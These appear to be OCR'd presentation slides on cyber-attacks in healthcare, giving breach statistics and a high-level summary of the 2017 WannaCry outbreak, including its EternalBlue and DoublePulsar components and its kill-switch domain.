
Fact 1- Exponential growth of cyber-attacks

- **5887** healthcare data breaches
  - 94% of US hospitals affected
  - 2 breaches per day in 2023
    - 365K records breached per day

- **382 million** records exposed
  - spike in 2015: 113 M
    - Anthem: 78 M


- breaches from hacking, theft or loss
- now mostly hacking (67%)
- breaches cost >$30 billion in 2023

Reported Breaches



HIPAA Journal, 2024

Fact 2- Fast spread of cyber-attacks



Wannacry ransomware cryptoworm

- **EternalBlue**
  - exploits SMB vulnerability
  - gets access + spreads
- **DoublePulsar**
  - loads malware

spread over 4 days: 12-15 May 2017

- > 200,000 computers in 150 countries
  - universities, hospitals, governments, police, transportation, telecom, banks
  - England NHS affected +++
- damages: $4-8 billion


discovery of kill switch stopped it (for $10)

http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

HUGE wake-up call for cybersecurity in healthcare!

McNeil, Malwarebytes, 2017
Symantec, 2017

Fact 3- Fast access to data in cyber-attacks



